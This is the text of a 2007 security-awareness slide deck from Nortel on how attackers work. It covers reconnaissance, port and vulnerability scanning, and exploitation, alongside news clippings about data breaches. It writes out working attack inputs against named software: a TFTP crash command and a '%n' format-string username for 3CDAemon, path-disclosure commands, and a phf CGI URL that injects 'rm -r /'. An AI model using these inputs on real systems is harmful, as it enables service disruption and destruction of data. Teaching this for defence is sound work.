



> **BUSINESS MADE SIMPLE**

In the Mind of a Hacker...



Is your Network Secure?



Juan Cerda Amor
jcerdaam@nortel.com
Gerente Soluciones de Convergencia

April, 2007

NORTEL



© Scott Adams, Inc./Dist. by UFS, Inc.





Sun Tzu:

**‘If you know yourself
but not the enemy,
for every victory gained
you will also suffer a defeat.’**

Mahatma Gandhi:

**‘It is unwise to be too sure of one's own wisdom.
It is healthy to be reminded
that the strongest might weaken
and the wisest might err.’**


To paraphrase:

**Think like your enemy.
Do not accept the obvious or the assumed.**

DO NOT TRY THIS AT HOME or WORK!

Juan Cerda – jcerdaam@nortel.com





The Internet is not a safe place

TECHNOLOGY

ONLINE SECURITY

[» Overview](#) | [Quiz](#) | [Secure your network](#)

Attacks target Internet traffic cops

COMPUTERWORLD

An IDG company

VeriSign details massive denial-of-service attacks

Hackers used botnets and DNS servers to swamp networks with torrents of data

Wed, April 23, 2003 3:42 PM EDT

FRONT PAGE
Track thousands of Web sites in one place
Enterprise Software >> E-Business
FBI sounds alarm on Russian hacker
Published: March 9, 2001 2:00 PM EDT
TECHNOLOGY
Updated: 3-23-06 2:05pm ET
GO



Security Experts Warn of
Technology/RESOURCES



A new kind of denial-of-service attack has emerged . . . devastating effect . . .

NEWSFACTOR NETWORK
Code Red Virus 'Most Expensive in History of Internet'
NewsFactor Network August 9, 2001 10:34AM
Older PCs may be more vulnerable to viruses. Don't get caught with your guard down. Upgrade to a new **HP Business Desktop dc 5000** featuring the Intel® Pentium® 4 Processor with HT Technology today and see how HP client management software can protect your IT environment.

Legal eLaw & M
eLaw & M
eLaw & M
eLaw & M

CNN.com
MEMBER SERVICES

TECHNOLOGY
Sasser worm spreading rapidly
PM EDT (1631 GMT)



- RELATED
- Hackers hit supercomputing giants
 - Networking giant's bug could put hackers in the driver's seat
 - National Cyber Alert System
 - Britain's National Infrastructure Security Co-ordination Centre

INFOWORLD

A sudden increase in a particularly dangerous DDoS . . . could portend big trouble . . .



The Challenges



Security

always on

 Viruses

unauthorized access

 spoofing attacks

 hackers

denial of service

 Confidentiality

So, you think you know how to use the Internet, eh?



Juan Cerda – jcerdaam@nortel.com



Information stolen



Bank data theft could hit nearly 700,000

Customers' financial records stolen by employees

CHARLOTTE, N.C. (AP) , Estados Unidos (24 may 2005) - More than 100,000 customers of Wachovia Corp. and Bank of America Corp. have been notified that their financial records may have been stolen by bank employees and sold to collection agencies. In all, nearly 700,000 customers of four banks may be affected, according to police in Hackensack, N.J., where the investigation was centered.

So far, Bank of America has alerted about 60,000 customers whose names were included on computer disks discovered by police, bank spokeswoman Alex Liftman said Monday.

“We are trying to communicate with our customers as promptly as possible,” she said. “So far, we have no evidence that any of our customer information has been used for account fraud or identity theft.”

<http://www.msnbc.msn.com/id/7954620/>

Juan Cerda – jcerdaam@nortel.com



Information stolen



[Home](#) > [Browse Topics](#) > [Security](#)

Security breach may have exposed 40M credit cards MasterCard blamed a third-party payment processing firm

News Story by Tom Krazit

JUNE 17, 2005 ([IDG NEWS SERVICE](#)) - A hacker was able to access potentially 40 million credit card numbers by infiltrating the network of a company that processed payment data for MasterCard International Inc. and other companies, MasterCard said Friday.

MasterCard has notified banks that issue its credit cards about the security breach, which victimized CardSystems Solutions Inc., a Tucson, Ariz. back-office processing company, said Jessica Antle, a MasterCard spokeswoman. Those banks will then take steps to notify their customers as they see fit, she said.

The network at CardSystems had certain vulnerabilities that allowed an outsider to access the card numbers, 13.9 million of which were connected to MasterCard cards, Antle said. MasterCard's fraud detection system first became aware of the infiltration in May, and the company promptly launched an investigation into the breach.

However, the complicated investigation was not completed until earlier this week, when MasterCard was able to determine which credit card numbers were exposed and notify the banks that issued those cards, Antle said. Ubizen NV handled the initial forensic investigation, and the case has also been turned over to the FBI. As far as MasterCard is aware, the person who infiltrated the CardSystems network has not yet been identified.

<http://www.computerworld.com/printthis/2005/0,4814,102631,00.html>

Juan Cerda – jcerdaam@nortel.com





> BUSINESS MADE **SIMPLE**

Hacking Step by Step

Step 1. Reconnaissance

Step 2. Scanning

Step 3. Exploit Systems

Step 4. Keeping Access (Not cover here)

Step 5. Covering The Tracks (Not cover here)

NORTEL

Step 1. Reconnaissance.... Why?




A sophisticated real-world attacker will leverage trust relationships to gain access to more valuable information assets.

5 P's

- Probe
- Penetrate
- Persist
- Propagate
- Paralyze

ANATOMY OF A REAL-WORLD ATTACK



 Base camp

 A target server is attacked and compromised

 The acquired server is used as vantage point to penetrate the corporate net

 Further attacks are performed as an internal user

Juan Cerda – jcerdaam@nortel.com



Step 2. Scanning




>Network Mapping

- Attackers need to understand topology of target network
 - Internal network (with access from modem or WLAN AP)
 - Internet connectivity

• Cheops-ng

- GUI for network discovery
- Port scanning
- OS fingerprinting
- Port Scanning with NMAP
 - Ping Sweeps
 - Send packets to ports to see what's listening




Cheops-ng



Step 2. Scanning

>Network Mapping continued

- Vulnerability Scanning
 - Map a network
 - Scan for ports
 - Find vulnerabilities
 - Test against a list of exploits
- Nessus is the most popular/free scanner
 - Windows client is called NeWt
- Web Server Scanner
 - Looks for default material and well-known problems
 - Nikto – over 2500 dangerous CGI/ASP/JSP etc
 - Autoupdate
 - Supports webauth and can guess passwords
 - extensible





ATTACK #1

Exploit Application Vulnerabilities




ATTACK

> Vulnerabilities

- Internal and External Attacker
- Data Theft
- Graffiti
- Loss of Brand Recognition
- Loss of Downtime Revenue

> Scripts, Buffer Overflow, Scanners





Scanning.... Why?

Each IP address has 65536 ports

> Straight IP address scanning to find what service is behind the IP address

NetScanTools 4.22 (TM)

Launcher | What's New at NWPSW | Finger | Daytime | Quote | Character Generator Client | Echo
IDENT Server | Database Tests | WinSock Info | Help Wizard | How To Buy | Preferences | About
Name Server Lookup | Ping | TraceRoute | Whois | NetScanner | Port Probe | TimeSync | TCP Term | NetBios Info

nsc Probe Single Host Autoclear
 Probe IP Range Show non-responding ports

Image Key
Images have tooltips.

Target Hostname or Start IP Address: 172.25.3.38 Start Port: 1
End IP Address: 192.168.100.111 End Port: 65000

Ready.

Target Computer List

- 172.25.3.38
 - 00021 - TCP - ftp
 - 00023 - TCP - telnet
 - 00025 - TCP - smtp
 - 00053 - TCP - domain
 - 00080 - TCP - http
 - 00088 - TCP - kerberos
 - 00110 - TCP - pop3
 - 00119 - TCP - nntp
 - 00135 - TCP - epmap
 - 00139 - TCP - netbios-ssn
 - 00143 - TCP - imap
 - 00389 - TCP - ldap
 - 00443 - TCP - https
 - 00445 - TCP - microsoft-ds
 - 00464 - TCP - kpasswd
 - 00563 - TCP - unknown
 - 00593 - TCP - unknown
 - 00636 - TCP - ldaps

PortScan 1.2 Basic - 7th Sphere Edition

Scan: 47.9.16.15 **START**

Send Port: 350 Recv Port: 139 **HALT**
Stop Port: 65536 Delay (MS): 20 **SAVE**
Open Sockets: 2 **RESET**

Quick Scan
 Reset on halt
 Save on halt

Scan Results: 4 Scroll

```
0 :PORTSCAN READY.  
0 :SCANNING HOST:Anyone  
0 :SCAN BEGUN ON PORT:1  
0 :IP:47.9.16.15  
E 21 :CONNECT  
A 25 :CONNECT  
R 21 :220 3Com 3CDAemon FTP Server Version 2.0  
110 :CONNECT  
135 :CONNECT
```

Filename: C:\SPHERE\DOCS\SCANLOG.TXT Overwrite



What do hackers do with the collected Info?



Google Search: 3cdaemon FTP 2.0 vulnerabilities - Microsoft Internet Explorer

Address: http://www.google.ca/search?hl=en&q=3cdaemon+FTP+2.0+vulnerabilities

Search: 3cdaemon FTP 2.0 vulnerabil

Web Results 1 - 10 of about 364 for 3cdaemon FTP 2.0 vulnerabilities. (0.49 seconds)

- [Bugdev] 3Com 3CDAemon Multiple Vulnerabilities
... (2) Details Remote exploitation of Multiple vulnerabilities in the 3CDAemon ... 220 3Com 3CDAemon FTP Server Version 2.0 User (192.168.0.1:(none)): 501 ...
lists.virus.org/bugdev-0501/msg00026.html - 13k - [Cached](#) - [Similar pages](#)
- GovernmentSecurity.org > 3com 3cdaemon Multiple Vulnerabilities
... Remote exploitation of Multiple vulnerabilities in the 3CDAemon allows attackers ... 220 3Com 3CDAemon FTP Server Version 2.0 User (192.168.0.1:(none)): ...
www.governmentsecurity.org/forum/lofversion/index.php/t13273.html - 8k - [Cached](#) - [Similar pages](#)
- SecurityTracker.com Archives - 3Com 3CDAemon Format String Flaws ...
... and format string vulnerabilities were reported in the 3Com 3CDAemon. ... 220 3Com 3CDAemon FTP Server Version 2.0 User (192.168.0.1:(none)): 501 ...
www.securitytracker.com/id?1012768 - 20k - [Cached](#) - [Similar pages](#)
- Zone-H.org * Advisories
... Multiple Vulnerabilities in 3 Com 3CDAemon ... 220 3Com 3CDAemon FTP Server Version 2.0 User (192.168.0.1:(none)): %n Connection closed by remote host. ...
www.zone-h.com/advisories/read/id=6812 - 16k - [Cached](#) - [Similar pages](#)
- SecurityFocus HOME Mailing List: BugTraq
... Subject: , 3Com 3CDAemon Multiple Vulnerabilities ... 220 3Com 3CDAemon FTP Server Version 2.0 User (192.168.0.1:(none)): %n Connection closed by remote ...
www.securityfocus.com/archive/1/385969 - 29k - [Cached](#) - [Similar pages](#)

PortScan 1.2 Basic - 7th Sphere Edition

Scan: 47.9.16.15

Send Port: 350 Recv Port: 139

Stop Port: 65536 Delay (MS): 20

1 Quick Scan Open Sockets: 2

2 Reset on halt

3 Save on halt

Scan Results:

```
0 :PORTSCAN READY.
0 :SCANNING HOST: Anyone
0 :SCAN BEGUN ON PORT:1
0 :IP:47.9.16.15
E 21 :CONNECTED
A 25 :CONNECTED
R 21 :220 3Com 3CDAemon FTP Server Version 2.0
110 :CONNECTED
135 :CONNECTED
```

Filename: C:\SPHERE\DOCS\SCANLOG.TXT

TFTP: Reserved Device Name Denial of Service
D:\WINDOWS\system32> **tftp -i 192.168.0.1 get pm**

The 3CDAemon will **crashed**

FTP Username Format String vulnerability
H:\>ftp 192.168.0.1
Connected to 192.168.0.1.
220 3Com 3CDAemon FTP Server Version 2.0
User (192.168.0.1:(none)): **%n** OR **%s**
Password:[**anythinghere**]
Connection closed by remote host.

And then the 3CDAemon is dead.

Disclosure of the physical path of the 3cdaemon
ftp> cd aux
550 aux : C:/3cdaemon/aux is not a directory!
ftp> cd lpt1
550 lpt1 : C:/3cdaemon/lpt1 is not a directory!

and also ,**CD an existing filename** will disclosure physical path too.

Hacker Help...



Telnet to a WEB Server
and
determine which WEB Server is running?





Very Simple way of finding the type of web server:

Telnet to the web server on the port that it supplies HTTP ie. Port 80 or 8080:

Once you have connected type-

get and press enter a couple of times

Result will be:

HTTP/1.0 404 Not Found

Date: Saturday, 12-Jun-04 05:09:23 GMT

Server: SAMBAR 4.1

MIME-version: 1.0

Content-type: text/html

Sambar server version 4.1.
Once you know this you can look up the vulnerabilities

<P>

The object requested could not be found on the server.

</BODY>

</HTML>

Connection to host lost.

C:\windows\system32>

Google Search: sambar 4.1 vulnerabilities - Microsoft Internet Explorer

Address: http://www.google.ca/search?hl=en&q=sambar+4.1+vulnerabilities&btnG=Google+Search&meta=

Search: sambar 4.1 vulnerabilities

Search: the web pages from Canada

Web Results 1 - 10 of about 1,380 for sambar 4.1 vulnerabilities. (0.32 seconds)

[Computer Associates Spyware Encyclopedia](#)
... Sambar Server 4.4 Beta 4 Windows /con/con Exploit ... Exploit, 6/30/1998, Security vulnerabilities in MetalInfo products. See My Screen v1.0 ...
[www3.ca.com/securityadvisor/pest/browse.aspx?let=S&cat=Exploit - 95k - Cached - Similar pages](#)

[Sambar Server login URL, HTTP header, cgi-win samples buffer ...](#)
... Sambar: Sambar 4.02 Sambar: Sambar 4.03 Sambar: Sambar 4.1 Sambar: Sambar 4.2.1 Sambar: Sambar 4.3 Sambar: Sambar 4.4 Sambar: Sambar 4.4.3(beta) ...
[www3.ca.com/securityadvisor/vulninfo/Vuln.aspx?ID=5243 - 20k - Cached - Similar pages](#)

[List of vulnerabilities](#)
... This is a sample list of some the over 3900 known vulnerabilities that can negatively ... Sambar Server 4.1 Beta dumpenv.pl Absolute Path Revealed ...
[www.internetbankingaudits.com/list_of_vulnerabilities.htm - 213k - Cached - Similar pages](#)

[Colasoft - Vulnerabilities List](#)
... Various vulnerabilities in the AIX portmir command allows local users to obtain ... Sambar Server 4.1 beta allows remote attackers to obtain sensitive ...
[www.colasoft.com/resources/vulnerabilities_list.php?id=CAN - 513k - Cached - Similar pages](#)

[Denial of Service Attacks](#)
File Format: Microsoft Powerpoint 97 - [View as HTML](#)
... Vulnerabilities: Worm. Internet Information Server (IIS) 3.0, 4.0, 5.0 ...
4 "SAMBAR 4.1". 1 "SAMBAR 4.2". 5 "SAMBAR 4.3". 1 "SAMBAR 4.4". 26 "SMF" ...
[cis.tamu.edu/security/isf/notes/web-scan.ppt - Similar pages](#)

http://www.google.ca/search?hl=en&r=&q=related:www3.ca.com/securityadvisor/pest Internet



Web Site Exploits – CGI Script Abuse

Over 2,272 vulnerabilities listed at the specified URL

www.securityspace.com/smysecure/catdescr.html?cat=CGI+abuses

<http://www.company.com/cgi-bin/phf/?&Qalias=x%0arm -r />

Security Audits / Vulnerability Assessments by SecuritySpace - Microsoft		
File Edit View Favorites Tools Help		
Back Forward Stop Refresh Home Search Favorites Media		
Address http://www.securityspace.com/smysecure/catdescr.html?cat=CGI+abuses		
10300	High	webgais
10299	High	webdist.cgi
10298	High	Webcart misconfiguration
10297	High	Web server traversal
10296	High	w3-msql overflow
10295	Medium	OmniHTTPd visadmin exploit
10294	High	view_source
10291	High	uploader.exe
10290	High	Upload cgi
10282	High	test-cgi
10253	High	Cobalt siteUserMod cgi
10252	High	Shells in /cgi-bin
10246	High	Sambar Web Server CGI scripts
10207	High	Roxen counter module
10188	Medium	printenv
10187	Medium	Cognos Powerplay WE Vulnerability
10181	High	PlusMail vulnerability
10178	High	php.cgi buffer overrun
10177	High	php.cgi
10176	High	phf
10174	High	pfdispaly
10173	High	perl interpreter can be launched as a CGI
10165	High	nph-test.cgi
10164	High	nph-publish.cgi
10156	Medium	Netscape FastTrack 'get'

Port 80 – WWW is our friend?!
CGI can be a great servant,
but a terrible master...

CGI and Web service can
run on ANY port.

ijcerdaam@nortel.com






STEP 3. EXPLOIT SYSTEMS

What are the chances that a Mexican Newspaper has exactly this vulnerability?



Step 3. Exploit CGI- Specific example

